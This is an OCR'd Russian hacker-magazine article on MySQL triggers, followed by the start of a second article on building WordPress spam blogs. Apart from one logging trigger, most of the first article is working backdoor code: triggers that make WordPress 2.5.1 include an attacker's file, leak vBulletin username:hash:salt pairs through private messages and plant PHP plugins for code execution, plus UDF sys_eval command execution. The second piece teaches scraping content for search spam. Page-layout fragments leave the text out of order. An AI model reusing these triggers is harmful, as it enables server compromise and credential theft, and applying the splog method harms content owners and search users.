В MySQL 5 появилось несколько существенных нововведений: поддержка хранимых процедур, функций и триггеров. Они успешно позволяют перенести на сторону БД некоторую часть выполняемых действий, тем самым крайне упрощая бизнес-логику приложения. Но эти же возможности можно использовать и в более интересных целях — протроянивании базы данных.

WWW

- **bit.ly/puA2Kl — исходники ядовитой UDF-функции для MySQL 4.**
- **bit.ly/rhI5yM — описание компиляции UDF-функции из исходников.**
- **bit.ly/rnO25g — отключение файрвола AppArmor.**
- **bit.ly/4cvqnW — важный список ограничений для триггеров и хранимых процедур.**
- **bit.ly/cT6S7 — установка и начало .работы с MySQL Proxy**
- **bit.ly/p2PfjD — тема на форуме RDot, посвященная триггерам.**

DVD


На нашем диске ты сможешь найти подробное обучающее видео ко всем описанным в статье примерам использования триггеров.

ХРАНИМЫЕ ПРОЦЕДУРЫ И ТРИГГЕРЫ

Что представляют собой хранимые процедуры? Это набор SQL-инструкций, который компилируется один раз и хранится на сервере. Таким образом, клиентские приложения могут не реализовывать всякий раз одни и те же действия с БД, а просто вызывать соответствующую хранимую процедуру. Причем приложения могут быть написаны даже на разных языках программирования. Хранимые процедуры существенно помогают повысить эффективность работы приложения. Они компилируются — и поэтому исполняется быстрее интерпретируемого SQL-запроса. При их использовании существенно снижается объем пересылаемой между сервером и клиентом информации. Правда, нужно учитывать, что нагрузка на СУБД при этом непременно увеличивается. Оно и понятно: на стороне клиента (приложения) выполняется меньшая часть работы, а на стороне сервера — большая. Помимо непосредственно самих хранимых процедур большинство СУБД поддерживают их разновидность — триггеры. Они автоматически выполняются при наступлении в базе данных определенных событий, например, при выполнении операций INSERT, UPDATE и DELETE. Сегодня мы посмотрим, что использовать их можно не только для непосредственно реализации функционала приложения, но и для того, чтобы отслеживать проникновения в СУБД и наоборот незаметно встроить в базу данных бэкдор.

НЕОБХОДИМОСТЬ ЛОГИРОВАНИЯ

Во время проведения аудита скриптов ИБ-специалисты в основном обращают внимание на то, как хорошо фильтруется пользовательский ввод, а данным из БД они обычно доверяют.



Создание нового триггера в EMS SQL Manager

Учитывая это обстоятельство, нужно либо самому тщательно изучать используемый софт на предмет различного рода атак, либо создать скрытый механизм логирования, который запишет все действия злоумышленника в случае несанкционированного доступа в базу данных и тем самым даст возможность оперативно и четко пофиксить обнаруженную дырку. Логирование играет огромное значение как на этапе разработки приложения, так и на этапе его поддержки. При этом сам сервер MySQL не дает возможности гибкой настройки логирования запросов к БД. Выход — реализовать его самому, при помощи триггеров.

Предположим, что хакер получил прямой доступ в базу популярного блогового движка WordPress. Первое, что захочет сделать злоумышленник, — это почти наверняка смена хэша админского пассворда.

Данное действие позволит спокойно пройти в админку и, при удачном стечении обстоятельств, внедрить свой код в плагины, если они, конечно, доступны для редактирования. Ведь расшифровка хэша админа — занятие малоприятное, так как WP использует достаточно криптостойкий алгоритм для хэширования, таким образом, перебор будет идти крайне медленно.

Предлагаю написать триггер, который будет следить за состоянием хэша и, в случае его изменения, внесет в дополнительную таблицу время изменения, имя пользователя, который менял хэш, и то значение, на которое хэш меняли.

Сначала создадим таблицу, в которую будем писать лог. Здесь очевидно, что наш триггер будет иметь доступ в эту таблицу, а пользователь, который прописан в конфиге вордпресса, доступа к данной таблице иметь не будет и даже не будет догадываться о самом ее существовании:

```
CREATE TABLE 'wplog' (
'id' INT NOT NULL AUTO_INCREMENT ,
'user' VARCHAR(20) NOT NULL ,
'user_pass' VARCHAR(64) NOT NULL ,
'timestamp' TIMESTAMP NOT NULL ,
PRIMARY KEY ( 'id' )
);
```

Таблица wplog будет находиться в базе test, а база блога в нашем случае обозначена как wordpress.

Сам триггер будет иметь такой вид:

```
CREATE TRIGGER 'wp_log' BEFORE UPDATE
 ON 'wordpress'.'wp_users'
 FOR EACH ROW BEGIN
  IF NEW.user_pass!='$P$B9v9rCvKUXneMDBnlvCaO74EtBG77hM' THEN
   SET @pass = NEW.user_pass;
   INSERT INTO 'test'.'wplog'
     SET 'user'= USER(),'user_pass'=@pass;
  END IF;
 END;
```

Из кода триггера видно, что он следит за таблицей wp_users и, если кто-то редактирует эту таблицу, меняя установленный хэш админа, в таблицу wplog будут занесены данные об этом изменении. Преимущества такого логирования понятны. Мы следим только за такими местами в базе, которые представляют для нас интерес, и при этом ловим не все запросы, а только потенциально опасные, как бы эти запросы ни были сделаны, напрямую из базы или через какие-либо php-скрипты. Также, если мы правильно распределили права для пользователей сервера MySQL, то злоумышленник, прочитавший конфиг вордпресса и таким образом попавший в базу, никак не сможет определить, что за его действиями тщательно следят. Наличие данного триггера не учитывает тот вариант, когда хакер добавляет нового админа в блог. Правда, добавление админа в вордпрессе — это гораздо

БЕЗОПАСНОСТЬ VBULLETIN 3

За годы своего существования vBulletin 3 заслужил репутацию очень грамотно написанного форумного движка. Несмотря на то что он является платным продуктом, поисковый запрос «Powered by vBulletin» в Google выдает более 2 миллиардов совпадений, а список выявленных багов (bit.ly/ovMKX1) — всего пару десятков на версию. Тем не менее, и у этого движка есть свои интересные баги, к одному из которых можно отнести раскрытие данных из конфига при отправке специально сформированного поискового запроса. Более подробно об этом баге ты сможешь прочитать по ссылке bit.ly/dBrtaA. Также советую тебе обратить внимание на последние SQL-инъекции движка, их описание можно найти на известном сайте exploit-db.com.

более сложная операция, чем смена пароля у существующего, так как необходимо внести соответствующие изменения еще и в таблицу wp_usermeta. Конечно, при серьезном подходе к вопросу логирования нежелательных запросов в базе данных следует грамотно ее проанализировать и выявить те ячейки, редактирование которых может привести к серьезным последствиям, а затем попытаться либо исправить это, либо установить за такими ячейками наблюдение. Также хочу дать совет, чтобы при анализе базы данных ты в первую очередь обращал внимание на те ячейки, в которых присутствуют пути к файлам или обрывки PHP-кода.

Размышляя о логировании запросов, не могу не вспомнить о такой замечательной разработке, как MySQL Proxy. Обычно эту программу применяют при master-slave репликации, что дает возможность прозрачно для клиента проксировать запросы нескольких slave & master серверов. MySQL Proxy также может логировать сами запросы, а затем обрабатывать их. Возможности этого прокси можно довольно сильно расширить с помощью сценариев на языке lua, что предоставит возможность выполнения команд операционной системы с помощью отсылки прокси-запросов с MySQL клиента. Подробнее об этом можно прочитать здесь: bit.ly/rcxQxl.

ТРОЯНИМ WORDPRESS

Теперь рассмотрим некоторые способы хакерского применения триггеров при установке различных бэкдоров. Для простоты понимания в наших исследованиях мы будем использовать довольно старый WordPress версии 2.5.1. Заглянув в его базу, мы сразу же наткнемся в таблице wp_options на некие пути к локальным файлам:

```
active_plugins  a:1:{i:0;s:19:"akismet/akismet.php";}
```

Как уже отмечалось выше, на такие места нужно обращать внимание в первую очередь, а в данном случае — тем более, так как здесь указаны пути к плагинам. Ясно, что посредством аддонов происходит расширение функционала блога, то есть файлы плагинов инклудятся в основное ядро движка. Несложно понять, что происходит это в сценарии ./wp-settings.php. В WP версии 2.5.1 инклуд плагинов происходит следующим образом:

```
if ( get_option('active_plugins') )
  {
  $current_plugins = get_option('active_plugins');
  if ( is_array($current_plugins) )
     {
     foreach ($current_plugins as $plugin)
        {
        if ('' != $plugin && file_exists(
              ABSPATH.PLUGINDIR .'/'.$plugin))
           include_once(ABSPATH.PLUGINDIR.'/'.$plugin);
        }
     }
  }
```

Исходя из поверхностного анализа этого кода, становится ясно, что никакого особого контроля при инклуде плагинов разработчики не предусмотрели. Тем самым здесь мы можем с легкостью прописать путь к любому стороннему файлу. В последующих версиях вордпресса (2.8 и выше) это уже было исправлено путем добавления различных проверок, не дающих провести подключение посторонних файлов. Однако мы рассматриваем

<< < Page number: 2 > >>

Show : 30 row(s) starting from row # 60 in horizontal mode and repeat headers after 100 cells

Sort by key: None


+ Options

	option_id	blog_id	option_name	option_value	autoload
Edit Inline Edit Copy Delete	31	0	permalink_structure		yes
Edit Inline Edit Copy Delete	32	0	gzipcompression	0	yes
Edit Inline Edit Copy Delete	33	0	hack_file	0	yes
Edit Inline Edit Copy Delete	34	0	blog_charset	UTF-8	yes
Edit Inline Edit Copy Delete	35	0	moderation_keys		no
Edit Inline Edit Copy Delete	36	0	active_plugins	a:1:{i:0;s:19:"akismet/akismet.php";}	yes
Edit Inline Edit Copy Delete	37	0	home	http://localhost/wp32	yes

Место инклуда плагинов в базе блога на WordPress

TRIGGER_NAME	EVENT_MANIPULATION	EVENT_OBJECT_CATALOG	EVENT_OBJECT_SCHEMA	EVENT_OBJECT_TABLE	ACTION_STATEMENT
vb_pluggin	INSERT	def	wp271	post	BEGIN IF NEW.pagetext = 'mynewtestdata' TH...
vb_users	UPDATE	def	wp271	post	BEGIN IF NEW.pagetext = 'getadminsdata' TH...
up_pluggin	INSERT	def	wp32	wp_comments	BEGIN IF NEW.comment_content = 'wpadminadd...
wp_log	UPDATE	def	wp32	wp_users	BEGIN IF NEW.user_pass != 'PB9v9rCvKUXn...

Так можно просмотреть созданные триггеры



Картинка, поясняющая выполнение системных команд с помощью MySQL Proxy

ДОСТУП ЕСТЬ. ЧТО ДАЛЬШЕ?

Тут встает закономерный вопрос: что же может сделать злоумышленник после получения прямого доступа к MySQL? Если у него есть привилегия FILE, то он вполне сможет залить шелл в доступную извне директорию с правами 777 с помощью всем известной конструкции «SELECT ... INTO OUTFILE ...». Но привилегия FILE присутствует далеко не всегда. Зачастую доступна лишь возможность редактирования ячеек определенных таблиц, которая, тем не менее, дает прекрасную возможность для проникновения на сервер с помощью изменения хэша пароля админа или инклуда злонамеренных файлов через БД (многие CMS берут пути к плагинам, темам или языкам напрямую из базы).

версию 2.5.1 и вполне можем воспользоваться таким «умелым» кодом, написав специальный триггер, инклудящий указанный нами файл при добавлении комментария на блог с секретным словом «wpaddplugin»:

```
CREATE TRIGGER 'up_pluggin' BEFORE INSERT
   ON 'wordpress'.'wp_comments'
 FOR EACH ROW BEGIN
  IF NEW.comment_content = 'wpaddplugin' THEN
   UPDATE 'wordpress'.'wp_options'
    SET 'option_value' = 'a:1:{i:0;s:17:"../../../e/hi.php";}'
    WHERE 'wp_options'.'option_id' =36;
  END IF;
 END;
```

Вместо пути «../../../e/hi.php» также можно указать путь к логам веб-сервера, если они доступны для чтения средствами php, или путь до картинки, в EXIF-поле которой внедрен php-код. Вариантов может быть масса. Другие примеры триггеров для вордпресса ты сможешь отыскать на форуме rdot.org.

ТРИГГЕР ДЛЯ VBULLETIN

Результатом всевозможных манипуляций с базой данных может быть не только выполнение произвольного кода на сервере, но также и раскрытие конфиденциальной информации юзеров, что является сильной угрозой для безопасности приложения. Для примера давай рассмотрим один из вариантов скрытого получения данных пользователей форума vBulletin 3.

Предположим, что у нас есть аккаунт на форуме и мы можем отсылать/получать приватные сообщения, а также создавать и редактировать посты. Для получения пары логин:хэш мы напишем триггер, который в случае редактирования поста с определенным содержанием будет изменять присланное нам личное сообщение с темой «aj4x» вставляя в него данные из таблицы user:

```
CREATE TRIGGER 'vb_users' BEFORE UPDATE
  ON 'vb'.'post'
 FOR EACH ROW BEGIN
  IF NEW.pagetext = 'getadmindata' THEN
   SET @my_user = NEW.title;

   SET @data = (SELECT concat(username,':',password,':',salt)
    FROM user WHERE username=@my_user);

   UPDATE 'vb'.'pmtext' SET 'message' = @data
    WHERE 'pmtext'.'title' ='aj4x';
  END IF;
 END;
```

КРАТКИЙ ЛИКБЕЗ ПО ХРАНИМЫМ ПРОЦЕДУРАМ И ТРИГГЕРАМ

Есть две ситуации, когда хранимые процедуры могут оказаться особенно полезными:

1. Существует нескольких клиентских приложений, написанных на различных языках и обязанных выполнять одинаковые операции с базами данных;
2. Необходимо обеспечить дополнительную безопасность приложения (пользователи не получают непосредственный доступ к таблицам базы данных и могут выполнять только конкретные хранимые процедуры).

Хранимые процедуры появились в версии MySQL 5.0.2. Помимо этого СУБД стала поддерживать разновидность хранимых процедур — триггеры, которые автоматически вызываются при наступлении в базе данных событий INSERT, UPDATE и DELETE. Для создания хранимой процедуры, функции или триггера используются операторы CREATE PROCEDURE, CREATE FUNCTION и CREATE TRIGGER соответственно. Вызов хранимой процедуры происходит с помощью оператора CALL. Функции вызываются из операторов точно так же, как и любые другие функции, то есть через указание имени функции (данный факт вполне может быть использован в SQL инъекциях), а триггеры вызываются сами, если в БД наступило некоторое событие (INSERT, UPDATE, DELETE), поэтому для нас они будут представлять наибольший интерес. Введу уточнения:

- Событие INSERT означает вставку новой строки в таблицу и реализуется одним из следующих операторов: INSERT, LOAD DATA или REPLACE.
- Событие UPDATE означает, что в таблице изменяется некоторая строка, то есть используется оператор UPDATE.
- Событие DELETE реализует удаление строк в таблице, что может быть реализовано с помощью операторов DELETE и REPLACE.

Следует учитывать, что инструкции DROP TABLE и TRUNCATE относительно таблицы не активизируют триггер, потому что они не используют DELETE. С помощью триггеров можно реализовать проверку целостности данных, логирование, а также установку скрытых бэкдоров в веб-приложениях. Для создания триггера в MySQL версий до 5.1.6 нужны привилегии SUPER, после 5.1.6 — привилегия TRIGGER.
Синтаксис триггера довольно прост:

```
CREATE
[DEFINER = { пользователь | CURRENT_USER }]
TRIGGER trigg_name trigg_time trigg_event
ON tbl_name FOR EACH ROW trigger_body
```

Основные параметры, которые нужно задать при создании триггера, это:

1. trigger_name — имя триггера, фактически может быть любым.
2. trigger_time — время, когда триггер будет выполнен. Тут возможны два значения: BEFORE и AFTER, соответственно, до или после запроса. Здесь важно отметить, что, если мы выставили trigger_time в BEFORE, то триггер будет выполнен в любом случае, а если в AFTER, то только в случае запроса, активизирующего триггер.
3. trigger_event — одно из следующих событий: INSERT, UPDATE, DELETE.
4. tbl_name — имя таблицы, к которой прикреплен триггер.
5. trigger_body — SQL-операторы, которые будут выполнены при срабатывании триггера.

При работе с триггерами и хранимыми процедурами также не стоит забывать о довольно большом списке ограничений (полный список таких ограничений ищи по ссылке в сносках).
При создании хранимых процедур нужно учитывать следующие моменты:

1. Лучше напрямую указывать базу данных, к которой они относятся и с которой будут работать. Это можно сделать с помощью конструкции «USE <имя базы данных>» или указания всех таблиц в явном виде «<имя базы данных>.<имя таблицы>».
2. При использовании множественных операторов в теле процедуры необходимо иметь возможность отсылки строк запросов, содержащих разделитель ';'. Если мы работаем через консоль, то добиться этого можно с помощью использования команды «delimiter». Если же мы работаем в популярном менеджере баз данных phpMyAdmin, то новый разделитель можно просто указать в поле «Разделитель» при создании процедуры, команду «delimiter» в этом случае использовать не нужно.

Как видно из тела триггера, в соответствующем персональном сообщении мы сможем найти авторизационные данные любого зарегистрированного на форуме пользователя. Данный прием можно применять практически для любого форума, работающего с MySQL 5. Для этого нужно всего лишь найти таблицу с авторизационными данными юзеров и таблицу с текстами персональных сообщений. При использовании триггеров нас не сильно интересует логика форумного движка, так как все манипуляции происходят на уровне базы данных.

КРОШИМ «БУЛКУ»

Также триггеры дают нам прекрасный шанс по-новому осмыслить давно известные уязвимости. Например, в админ-панели форума vBulletin 3 присутствует возможность вставки произвольного PHP-кода в плагины. Этот факт можно рассматривать как гибкий инструмент для админа по расширению функционала форума, но мы, конечно же, будем рассматривать его как уязвимость :). В данном случае такая уязвимость будет классифицироваться как «post auth Admin Panel Code Execution». Как ты уже должен был понять, создавать плагины с PHP-кодом можно не только из админки, но также и через базу форума. Чтобы понять, как это сделать из базы, тебе вовсе не нужно изучать километры кода, а необходимо и достаточно сделать два дампа БД: дамп, когда плагинов еще нет, и дамп сразу после добавления любого плагина с помощью описанного выше триггера. Затем тебе необходимо сравнить эти дампы. После изучения различий сделанных на предыдущем шаге дампов становится ясно, что плагин с именем aj4x, содержащий код «print_r(ini_get_all())», будет создан после выполнения следующих SQL запросов:

```
INSERT INTO 'datastore'
 VALUES
 ('pluginlist',
 'a:1:{s:13:"ajax_complete";s:25:"print_r(ini_get_all());\r\n\";}',
 1);

INSERT INTO 'plugin'
 ('pluginid', 'title', 'hookname',
  'phpcode', 'product', 'devkey',
  'active', 'executionorder')
 VALUES
 (1, 'aj4x', 'ajax_complete',
  'print_r(ini_get_all());', 'vbulletin', '',
  1, 5);
```

При этом, если мы обратимся к файлу vb_foruma.net/ajax.php, то наш код в плагине успешно выполнится! Такую технику вполне можно использовать для создания триггера, который в случае чего позволит выполнить код на нужном нам форуме. Однако оставлять плагин с подозрительным php-кодом на долгие годы в

СТАРЫЕ ТРЮКИ С UDF

Важно отметить, что оператор CREATE FUNCTION использовался и в более ранних версиях MySQL (еще до появления хранимых процедур в этой СУБД) для поддержки так называемых UDF (определенные пользователем функции). UDF-функции продолжают поддерживаться MySQL и могут рассматриваться как внешние хранимые функции. В отличие от обычных хранимых функций, которые по сути состоят из нескольких SQL-операторов, UDF-функции могут значительно расширять функциональность СУБД. Несколько лет назад широкой публике был представлен эксплоит, представляющий собой UDF-функцию, которая позволяла выполнять команды операционной системы. Все это относилось к MySQL 4 — пятой версии тогда еще просто не было. Со временем подобная функциональная была реализована во вполне легитимном модуле LIB_MYSQLUDF_SYS, который сейчас доступен для загрузки со специального ресурса, посвященного UDF-фунциям (mysqludf.org). Библиотека включает в себя ряд функций, позволяющих взаимодействовать с операционной системой, на которой запущена СУБД. Учитывая простоту в установке UDF-функций, это вполне реальный способ получить доступ к системе. Делается это так:

1. Достаточно лишь скачать с указанного выше сайта (или с нашего диска) архив lib_mysqludf_sys_0.0.3.tar.gz, найти там уже скомпиленный бинарник и скопировать его в директорию /usr/lib/mysql/plugins.
2. Далее в базе данных необходимо выполнить следующую команду:

```
CREATE FUNCTION sys_eval
 RETURNS string SONAME 'lib_mysqludf_sys.so';
```

3. После чего тебе станет доступна функция sys_eval, позволяющая выполнить любую системную команду:

```
select sys_eval ('id')
uid=60(mysql) gid=107(mysql) groups=107(mysql),0(root)
```

Данный способ вроде бы всем хорош, однако, в нем есть одно большое но: директории, в которых нужно размещать файл lib_mysqludf_sys.so, доступны на запись только суперпользователю, поэтому этот вариант можно рассматривать только как установку бэкдора, а не вектор атаки. Хотя, конечно, если админ накосячил с правами (например, директория /usr/lib/mysql/plugins имеет права 777), а мы при этом имеем доступ в базу с привилегией FILE, то вполне можем попытаться создать файл lib_mysqludf_sys.so с помощью всем известной конструкции «SELECT .... INTO OUTFILE». Также, если данный файл будет скомпилен на похожем сервере, то с большой долей вероятности можно ожидать успешного выполнения системных команд и на целевой машине. Использовать функцию sys_eval нам может помешать программный инструмент упреждающей защиты AppArmor, но, если у нас есть рутовый доступ, это препятствие очень легко обойти, ссылку на способ обхода ищи в сносках.

базе форума не является правильным решением, так как это легко может заметить админ. При создании триггера надо учитывать те плагины, которые уже были в базе данных до нашего инжекта, поэтому удачный код триггера в таком случае будет выглядеть примерно так:

```
CREATE TRIGGER 'vb_pluggin' BEFORE INSERT
  ON 'vb'.'post'
```

Описание библиотеки lib_mysqludf_sys на сайте mysqludf.org

```
 FOR EACH ROW BEGIN
  IF NEW.pagetext = 'mynewtestdata' THEN
   SET @exists_plugin = (SELECT data FROM 'vb'.'datastore'
    WHERE 'datastore'.'title'='pluginlist');

   UPDATE 'vb'.'pmtext'
    SET 'message' = @exists_plugin
    WHERE 'pmtext'.'title' ='aj4x';

   DELETE FROM 'vb'.'datastore' WHERE title='pluginlist';

   INSERT INTO 'vb'.'datastore' VALUES ('pluginlist',
     'a:1:{s:13:"ajax_complete";s:23:"print_r(ini_get_all());";}',
     1);

   DELETE FROM 'vb'.'plugin';

   INSERT INTO 'vb'.'plugin'('pluginid',
    'title', 'hookname', 'phpcode',
    'product', 'devkey', 'active',
    'executionorder')
    VALUES
     (1, 'aj4x', 'ajax_complete',
      'print_r(ini_get_all());',
      'vbulletin', '', 1, 5);
  END IF;
 END;
```

Связав данный триггер с базой форума, создав на форуме пост с секретным словом «mynewtestdata» и затем обратившись к скрипту ajax.php, мы увидим, что код, добавленный нами в плагин, успешно выполнится!

ВМЕСТО ЗАКЛЮЧЕНИЯ

Понятно, что для использования любых трюков с триггерами и хранимым процедурами есть важное условие — у нас уже должен быть доступ к СУБД. Для этого необходимо логин и пароль какого-либо MySQL-юзера. Зачастую данные для соединения с сервером БД просто хранятся в PHP-скриптах в открытом виде. Даже если веб-приложение накрыто Zend'ом или закриптовано IonCube, конфиг, где обычно прописывают логин и пароль от базы данных, остается доступен для редактирования, чтобы уже сам конечный пользователь мог вносить в него необходимые изменения. Поэтому, если злоумышленник каким-либо образом может читать файлы на сервере, то, скорее всего, он найдет и конфиг с доступами к БД. Далее, если в базу пускают откуда угодно, а не только с localhost, или на том же сервере находится специализированный софт для работы с БД (например, тот же самый phpMyAdmin), то, получив данные из конфига приложения, хакер вполне может попасть и в саму базу данных. Короче говоря, получение доступа к БД при условии проникновения на хост зачастую не является сверхсложной задачей.

RushteR (rushter.com)

Сплоги на WordPress от А до Я

КАК СОЗДАТЬ СВОЙ ПЕРВЫЙ СПАМ-БЛОГ И НА НЕМ ЗАРАБОТАТЬ

Если у тебя есть свой сайт или блог, то ты наверняка мог заметить, как другие сайты автоматически копируют твой контент, тем самым отнимая твоих посетителей. Такие сайты называются сплогами. Если быть точнее, то это обычные паразиты, зарабатывающие за счет других ресурсов. Как они создаются?

WWW

• Известный форум о доменах: domenforum.net
• Известный SEO форум: searchengines.ru
• Сервис проверки траста xt в Яндексе: xtool.ru
• Интересный блог о заработке в интернете: investmn.ru
• Качественный показатель посещаемости сайта: alexa.com
• Сплоги на Википедии: bit.ly/o0nUi4

Сервисы AddUrl или аддурилки:
•Яндекс: webmaster.yandex.ru
•Google: www.google.com/addurl
•GoGo: gogo.ru/wmaster/add_site.html
• WebAlta: www.advans.ru/webalta
• Yahoo: bit.ly/H1NX
MSN/Bing: bit.ly/nsAcZH
• Rambler: bit.ly/nWv3IR
• Aport: bit.ly/zwKMt

AB OVO

Минимум теории. Сплог — это сайт-блог, созданный для раскрутки других сайтов. По своему виду он похож на обычный блог, но основное отличие заключается в контенте, который не является ни качественным, ни уникальным. Как правило, содержание сайта сгенерировано полностью автоматически с использованием RSS-лент или прямого парсинга других ресурсов. В целом же схему создания и монетизации такого сайта можно описать в 7 шагах:

1. Создается сплог;
2. Идет быстрое или постепенное наполнение сплога чужим контентом;
3. Выбирается путь заработка (баннеры, партнерки, продвижение других сайтов и т.п.);
4. Устанавливаются соответствующие скрипты для выбранного пути заработка;
5. Начинается раскрутка сплога в поисковых системах;
6. Сплог умирает;
7. Переходим обратно к пункту 1.

В этом материале я хочу коснуться аспекта создания сплога и его монетизации. И первое, с чего мы начнем, — это выбор платформы для размещения сплога.

ПЛАТФОРМА

Есть два варианта: бесплатные блогохостинги или собственный хостинг со своими доменами. В качестве блогохостинга ты можешь использовать blogger.com, livejournal.com или wordpress.com. Эти сервисы являются бесплатными и самыми популярными среди сплогеров. У них есть два огромных плюса: бесплатное использование и доверие со стороны поисковых систем. Однако есть и серьезные минусы:

1. Наличие неиллюзорной вероятности получения бана за агрегацию контента из других источников;
2. Отсутствие возможности подключения плагинов, облегчающих работу сплогера;
3. Потребность в софте для постинга.

Более опытные сплогеры используют собственный хостинг и домены. В качестве хостинга оптимальным решением будет использование vds или своего сервера, так как владельцы shared-хостингов с большой вероятностью попросят сплогера съехать из-за большой нагрузки, генерируемой сплогами. Лучше заранее обезопаситься от таких проблем. Также не стоит забывать и об авторских правах. Если парсить серьезные источники, то могут прийти абузы (официальные жалобы) от правообладателей. Очевидно, что злить их не стоит, — легче всего просто удалить запрошенные авторами записи.

ДОМЕНЫ

Следующий вопрос — выбор домена для сплога. Тут есть два пути: регистрация свежих или покупка дроп-доменов. Со свежими доменами проблем возникнуть не должно: тут все стандартно. Могу только посоветовать выбирать зону, исходя из языка, под который делается сплог. Также преимуществом будет упоминание тематического слова в имени домена. Интереснее ситуация с «дропами». Это домены, не продленные бывшим хозяином и, таким образом, доступные для регистрации любому желающему. «Зачем нужен дроп?», — можешь спросить ты. Все просто: сайт, находившийся на этом домене, имел определенный уровень доверия со стороны поисковых систем за счет входящих на него ссылок, то есть при новой регистрации эти ссылки перейдут к новому хозяину. А это многого стоит!
Для поиска можно воспользоваться замечательным бесплатным сервисом justdropped.com. Но советую не мучиться с поиском дропов, а просто найти людей, которые продают информацию о таких доменах за деньги. При использовании дропов нужен начальный опыт, так как есть большой шанс потратить деньги впустую, поэтому сразу начинать с них не стоит. Простой имей это в виду.

КОНТЕНТ

Основная идея сплога в том, что контент для него генерируется автоматически (или полуавтоматически). Основным источником контента для сплогов являются RSS-фиды. Обычно их используют «как есть», но бывают случаи, когда контент проходит синонимизацию, ручную редакцию или автоматический перевод. Если нужны долгоживущие сплоги, то для начала лучше заказать копирайт или рерайт 10-15 статей у людей на специализированных форумах и запостить полученные тексты вручную на свой сплог в течение 1-2 месяцев. Уникальный контент поможет сплогу набрать первоначальный траст, тем самым сплог станет белее в глазах поисковых систем. В качестве оптимального варианта подойдет контент одинаковой тематики, собранный с большого количества тематических ресурсов и разбавленный анонсами. Грубейшая ошибка — парсинг всего лишь пары-тройки новостных сайтов. Такие сплоги будут забанены в течение пары месяцев, а могут и вообще не попасть в индекс поисковых систем. Начинать с большого количества постов не стоит, вначале нужно размещать не больше одного поста в день, а затем постепенно наращивать объемы постинга. Помимо классических сплогов существуют и другие их виды. Например, когда в качестве контента используются товары из интернет-магазинов. Такие сплоги отлично генерируют продажи в партнерских программах. К сожалению, бесплатных вариантов для наполнения таких сплогов не существует, но можно попытаться найти специализированные проги tbp3 или BRush на просторах Сети.

ПОЛЕЗНЫЕ ДЛЯ СПЛОГА ПЛАГИНЫ WORDPRESS



Xml sitemap
bit.ly/9Kcg9Z

